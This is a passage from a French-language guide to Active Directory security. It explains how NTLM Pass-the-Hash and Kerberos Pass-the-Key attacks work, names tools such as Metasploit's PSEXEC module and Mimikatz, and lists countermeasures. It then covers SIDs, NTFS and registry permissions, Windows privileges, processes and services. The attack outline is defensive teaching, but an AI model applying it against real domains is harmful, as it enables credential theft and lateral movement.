5. Le serveur S renvoie le login de l'utilisateur, le challenge et la réponse (challenge chiffré avec le NTHASH de l'utilisateur) au contrôleur de domaine.

6. Le contrôleur de domaine va chercher le NTHASH (mot de passe de l'utilisateur dans l'annuaire Active Directory) et chiffre le challenge avec. Le contrôleur de domaine compare alors le résultat avec la réponse envoyée par le serveur S. Si cela correspond, le contrôleur de domaine renvoie au serveur S le fait que l'authentification est correcte.

7. Le serveur S donne accès à l'attaquant.

Le principe est similaire avec le protocole d'authentification Kerberos (attaque *Pass The Key*)
Si un attaquant arrive à extraire la clé K_C de l'utilisateur, il peut demander un *TGT* sans connaître le mot de passe de l'utilisateur. Cette attaque nécessite de modifier le contenu de la mémoire du processus *Lsass.exe* (service *Netlogon*).
L'attaquant doit ensuite entrer la commande *Klist purge* pour supprimer le ticket existant. Dès que l'attaquant accédera à une nouvelle ressource réseau, un nouveau ticket *TGT* sera généré.

4.6.2 LA PROCEDURE POUR UNE ATTAQUE NTLM PASS THE HASH

Les principaux outils pour faire une attaque *NTLM Pass the Hash* fonctionnant sous Windows 7 sont :
- Metasploit PSEXEC module : l'outil *SMBPass* permet de passer le Hash à une autre machine.
- Tenable smbshell : permet de passer le Hash d'une machine.

Un pas à pas est disponible dans l'article suivant : http://www.ldap389.info/2012/11/16/test-d-intrusion-active-directory-pentest/

4.6.3 SE PROTEGER CONTRE LES ATTAQUES NTLM PASS THE HASH

Cette attaque nécessite les prérequis suivants :
- Récupérer les droits administrateurs sur la machine compromise.
- Disposer du privilège *Debug programs*.

Pour limiter le risque d'attaque *Pass-The-Hash* il faut :
- Empêcher les utilisateurs avec des privilèges importants d'ouvrir une session sur les stations de travail local.
- Eviter les services ou les applications qui tournent avec le compte *System*.
- Eviter d'utiliser des tâches planifiées avec le compte *System*.
- Eviter que les utilisateurs soient administrateurs locaux de leur(s) machine(s) et/ou bloquer le privilège *Debug programs*.
- Eviter que le mot de passe administrateur local soit le même sur toutes les stations de travail et serveurs.
- Déployer les mises à jour de sécurités sur les stations de travail et les serveurs.
- Désactiver le protocole NTLM et toutes ces variantes (LM, NTLM et NTLM V2). Comme vu précédemment c'est très complexe à mettre en place.

4.7 SE PROTEGER CONTRE LES ATTAQUES KERBEROS PAR THE TICKET AVEC UN OUTIL COMME MIMIKATZ

Voir le paragraphe *Auditer la sécurité de votre annuaire* de ce document.
http://blog.gentilkiwi.com/mimikatz
https://experiences.microsoft.fr/Video/avec-laps-metsys-premunit-un-si-dattaques-par-elevation-de-privileges/fd1a804d-c21d-4bbe-97d7-1697364fe5b5#EDHCoWhxbG2C3s2l.97

5 LE GESTION DES ACCES AVEC ACTIVE DIRECTORY

La gestion des accès dans le monde de *Microsoft Windows* repose sur les éléments suivants :


- Les *SID (Security Identifier*)
- Les permissions (permissions *NTFS*, permissions de partages, permissions sur les entrées de registre, permissions sur les objets Active Directory…).
- Les privilèges systèmes.
- Les processus.
- Les jetons d'accès.

Nous verrons aussi dans cette partie comment fonctionnent les processus et les services Windows.

5.1 LES SID


Un *SID* est un identifiant de sécurité unique. Les comptes utilisateurs, groupes et les comptes ordinateurs de l'annuaire Active Directory disposent d'un *SID*. Les comptes utilisateurs et les groupes de la base SAM (base de compte locale) disposent aussi d'un *SID*.
Dans les environnements Microsoft, le contrôle des accès se fait à l'aide de *jetons d'accès*. Un *jeton d'accès* contient entre autres le *SID* du compte de l'utilisateur et le *SID* de chaque groupe dont est membre directement ou indirectement l'utilisateur (groupe membre d'un autre groupe). Un SID se décompose en 3 parties (exemple avec *S-1-5-21-1712426984-1618080182-1209977580-1109*) :

- S-1-5- : indique que le SID a été généré par Windows Security_NT_Authority.
- 21-1712426984-1618080182-1209977580 : représente l'identifiant unique du domaine.
- 1109 : c'est l'identifiant unique de la ressource (un compte utilisateur dans notre cas).



Le *SID* est stocké au niveau de l'attribut *objectSid* qui est géré par le système. Un administrateur ne peut pas modifier la valeur de cet attribut ou affecter le *SID* d'un compte utilisateur qui a été supprimé à un autre compte utilisateur (d'où la problématique d'une suppression de compte accidentelle).

Quand on donne des permissions à l'utilisateur *melanie.mathieu* sur un dossier appelé *Partage* (onglet *Security*), c'est le *SID* de ce compte qui dispose des permissions dans le système de fichiers NTFS. Windows résout le *SID* en un nom dans l'onglet *Security* pour le confort des utilisateurs. Si on supprime le compte utilisateur *melanie.mathieu* et que l'on ferme / ouvre de nouveau la session (redémarrage sous Windows 2012 R2), l'ancien compte utilisateur apparaît sous forme d'un *SID*.



Pour afficher le *SID* d'un utilisateur, utilisez la console *ADSIEDIT.MSC*, l'éditeur d'attribut dans des consoles *Active Directory Users and Computers* et *Active Directory Administrative Center* ou l'outil PSGETSID (http://technet.microsoft.com/en-us/sysinternals/bb897417.aspx).


Certains *SID* s'affichent sous la forme suivante : *S-1-5-32-544, S-1-5-32-545*. Il s'agit du SID des groupes par défaut de la base SAM ou d'entités de sécurités connues (*Well-known Security Principal*) comme *Authenticated Users*.

Le *SID* (attribut *objectSid*) ne doit pas être confondu avec le *GUID* (*objectGuid*) qui lui est l'identifiant unique d'un objet dans la forêt Active Directory.

Quand un poste est migré d'un domaine (NT4, Samba ou Active Directory) vers un autre domaine avec un outil de migration comme *Microsoft ADMT* ou *Dell Migration Manager for Active Directory*, le *SID* du compte utilisateur de l'ancien domaine (domaine source) peut être recopié dans l'attribut *SIDHistory* du compte utilisateur du nouveau domaine (domaine cible). Cette opération permet une migration entre deux domaines en douceur. Nous verrons plus loin dans ce document que l'utilisation du *SID History* (attribut *SidHistory*) pose des problèmes de sécurité. Pour plus d'informations sur les migrations avec Microsoft ADMT, consulter les liens suivants :
http://msreport.free.fr/?p=443
http://www.microsoft.com/en-US/download/details.aspx?id=19188

5.2 LES PERMISSIONS

Les permissions NTFS (onglet Security dans les propriétés d'un dossier / fichier) sont basées sur 13 permissions. La permission la plus importante est *Take ownership*. Elle permet de devenir propriétaire d'un fichier / dossier. Hors le propriétaire d'un fichier / dossier peut modifier les permissions et se donner un accès aux fichiers / dossiers.



Les permissions sur les entrées de registre sont basées sur 11 permissions. La permission la plus importante est *Write owner*. Elle permet de devenir le propriétaire de la clé ou de l'entrée de registre. Le propriétaire dispose du droit de modifier les permissions.

Les permissions sur les objets Active Directory sont beaucoup plus complexes. Je vous invite à consulter la partie 2 de ce document « *Les bonnes pratiques pour déléguer l'administration de son annuaire active directory* » pour plus d'informations.


Les permissions NTFS, les permissions sur le registre et les permissions sur l'annuaire Active Directory dispose d'un mécanisme appelé *Héritage* qui permet de propager les permissions d'un conteneur parent (un dossier, une clé de registre ou une OU par exemple) à des objets enfants (fichiers, entrées de registre, compte utilisateur / groupe). L'héritage peut être désactivé si besoin.

Si on donne sur un contrôleur de domaine à un utilisateur standard (non membre des groupes d'administration) la permission *Full Control* sur tous les fichiers de tous les volumes disques, sur toutes les entrées du registre et sur tous les objets de toutes les partitions de l'annuaire Active Directory, cet utilisateur disposera de droits presque équivalents à un administrateur local de la machine, un administrateur du domaine, à un administrateur de l'entreprise et un administrateur de schéma.
Il ne pourra cependant toujours pas ouvrir de session sur un contrôleur de domaine.
Cela est lié au fait que l'utilisateur ne dispose pas du privilège *Allow Log on locally*.

Que se passe-t-il si vous supprimez le compte utilisateur qui était le propriétaire d'un fichier et qu'il était le seul à avoir des droits sur le fichier ?
Microsoft a géré ce cas de figure et a créé pour cela le privilège d'administration *Take ownership of files or other objects*. Nous verrons que ce privilège permet par défaut à un administrateur local de devenir le propriétaire d'un fichier (entre autres) et donc de changer les permissions sur ce fichier.

5.3 LES PRIVILEGES

Les privilèges sont des droits donnés à un utilisateur comme le fait de pouvoir contourner les permissions NTFS (*Take ownership of files or other objects*) ou d'accéder à la mémoire utilisée par tous les processus (*Debug programs*) ou d'ouvrir une session localement (*Allow Log on locally*).
Les privilèges sont au nombre de 44 sur une machine Windows Server 2012 R2 et se configurent sous forme de paramètres de GPO dans *Computer Configuration* | *Policies* | *Windows Settings* | *Security Settings* | *Local Policies* | *User Rights Assignment*.
L'article Microsoft ci-dessous présente chacun de ces paramètres en détail :
http://technet.microsoft.com/en-us/library/db585464-a2be-41b1-b781-e9845182f4b6(v=ws.10)#BKMK_2.



Les comptes administrateur et *System* disposent de tous les droits sur une machine Windows car ils disposent d'un accès *Contrôle Total* sur presque tous les éléments du système (fichiers, entrées de registre…) et de presque tous les privilèges.
L'article Microsoft http://technet.microsoft.com/en-us/library/bb457125.aspx explique la notion de privilège en détails sur un système Windows.

Les privilèges avec les impacts les plus importants sur la sécurité de l'annuaire Active Directory sont décrits ci-dessous.

- **Act as part of the operating system (SeTcbPrivilege) :** ce privilège permet d'outrepasser certains contrôles lors de l'ouverture de session. Il est réservé aux processus censés ouvrir les sessions des utilisateurs. Winlogon.exe et le service seclogon ont besoin de ce privilège. Il est recommandé de donner ce privilège à personne. Par défaut, il n'est assigné à personne.

- **Add workstations to domain (SeMachineAccountPrivilege) :** permet d'ajouter une machine dans le domaine (jusqu'à 10 stations de travail par défaut). Par défaut ce privilège est donné aux groupes *Authenticated Users*. Si vous ne souhaitez pas qu'un utilisateur standard puisse joindre une machine au domaine, ce privilège doit être reconfiguré.

- **Back up files and directories(SeBackupPrivilege) :** permet de sauvegarder les données même sans avoir les permissions. Ce privilège est très critique et est donné aux groupes *Backup Operators* et *Server Operators*. C'est pour cette raison que les administrateurs de contenus ne doivent pas être membre de ces 2 groupes.

- **Create a token object (SeCreateTokenPrivilege) :** ce privilège permet de créer un jeton d'accès. Il n'est donné à aucun compte utilisateur et cela doit rester ainsi.

- **Debug programs (SeDebugPrivilege) :** ce droit permet à un utilisateur d'ouvrir n'importe quel processus, d'accéder à son espace mémoire et de copier ses ressources. C'est sur ce privilège que repose l'outil *INCOGNITO.EXE* (présenté plus loin dans ce document). Normalement, aucun service de production ne doit reposer sur ce privilège, il sert en général au développement d'applications et au troubleshooting avancé. Par défaut, les Administrateurs ont ce privilège. Dans l'idéal, personne ne devrait avoir ce privilège. Il faudrait l'activer à la demande ou créer un groupe de sécurité dédié.

- **Enable computer and user accounts to be trusted for delegation (SeEnableDelegationPrivilege) :** permet de définir qui peut autoriser ou non un utilisateur / ordinateur à faire de la délégation Kerberos.

- **Generate security audits (SeAuditPrivilege) :** détermine qui peut générer des événements dans le journal sécurité. Ce privilège est important car il existe une stratégie de groupe qui permet de bloquer l'ouverture de session quand le journal *Security* est plein (sauf pour les administrateurs). Un attaquant pourrait générer des milliers d'événements d'audit dans le seul but de bloquer l'ouverture de session pour les utilisateurs standards.

- **Impersonate a client after authentication (SeImpersonatePrivilege) :** permet à un processus de prendre l'identité d'un utilisateur qu'il aurait authentifié. Il faut étudier la pertinence de laisser ce privilège à un Administrateur. Par défaut, les Administrateurs, *SERVICE*, *LOCAL SERVICE* et *NETWORK SERVICE* ont ce privilège.

- **Manage auditing and security log (SeSecurityPrivilege) :** détermine qui peut consulter et vider le journal *Security*. Par défaut les administrateurs disposent de ce droit. Seules les personnes en charge du suivi des actions sur l'annuaire (audits et contrôles) devraient disposer du droit d'effacer le journal *Security* sur les contrôleurs de domaine.


- **Restore files and directories (SeRestorePrivilege) :** permet de déterminer les comptes utilisateurs qui peuvent passer outre les permissions lors des opérations de restauration. L'utilisateur dispose d'un équivalent des permissions NTFS *Traverse Folder* / *Execute file* et *Write*.

- **Take ownership of files or other objects (SeTakeOwnershipPrivilege) :** permet de devenir propriétaire d'un fichier, clé de registre (entre autres) et donc de redéfinir les permissions NTFS sur ce fichier ou clé de registre.

Il existe aussi des privilèges qui permettent d'autoriser ou interdire une ouverture de session interactive (ouverture de session locale ou via le bureau à distance) ou sous forme d'une tâche planifiée. Ces privilèges doivent aussi être configurés avec soin.


5.4 LES PROCESSUS


Un processus est généré pour chaque exécutable qui démarre sur le système Windows (un service ou une application). On peut voir la liste des processus dans le *Task Manager* (onglet *Details* sous Windows 2012 R2). Il est possible de personnaliser l'affichage des colonnes pour visualiser entre autres l'exécutable qui a généré le processus, sa consommation mémoire, le contexte du processus (le compte utilisateur, l'entité de sécurité, le MSA ou le gMSA qui exécute le processus).




5.5 LES SERVICES


Pour visualiser et configurer les services, vous pouvez utiliser la console MMC *SERVICES.MSC* ou éditer les entrées de registre sous *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services*.
Les services sont des exécutables qui démarrent manuellement ou automatiquement dans le contexte d'un compte utilisateur. Les services peuvent s'exécuter dans le contexte d'un compte utilisateur, d'une entité de sécurité (System, Local System, Network Service…), d'un MSA ou d'un gMSA.
Le service NETLOGON s'exécute avec le compte *System* (compte système local) et lance l'exécutable *c:\windows\system32\lsass.exe*.
Certains services effectuent des actions spécifiques si le service s'arrête de manière incorrecte. Le service *Remote Procedure Call (RPC)* redémarre la machine en cas d'arrêt incorrecte du service RPC. Le virus *BLASTER* générait un plantage du service *RPC* à l'aide d'une faille sécurité décrite dans l'article http://support.microsoft.com/kb/826955/en-us dans le seul but de forcer un redémarrage de la machine.








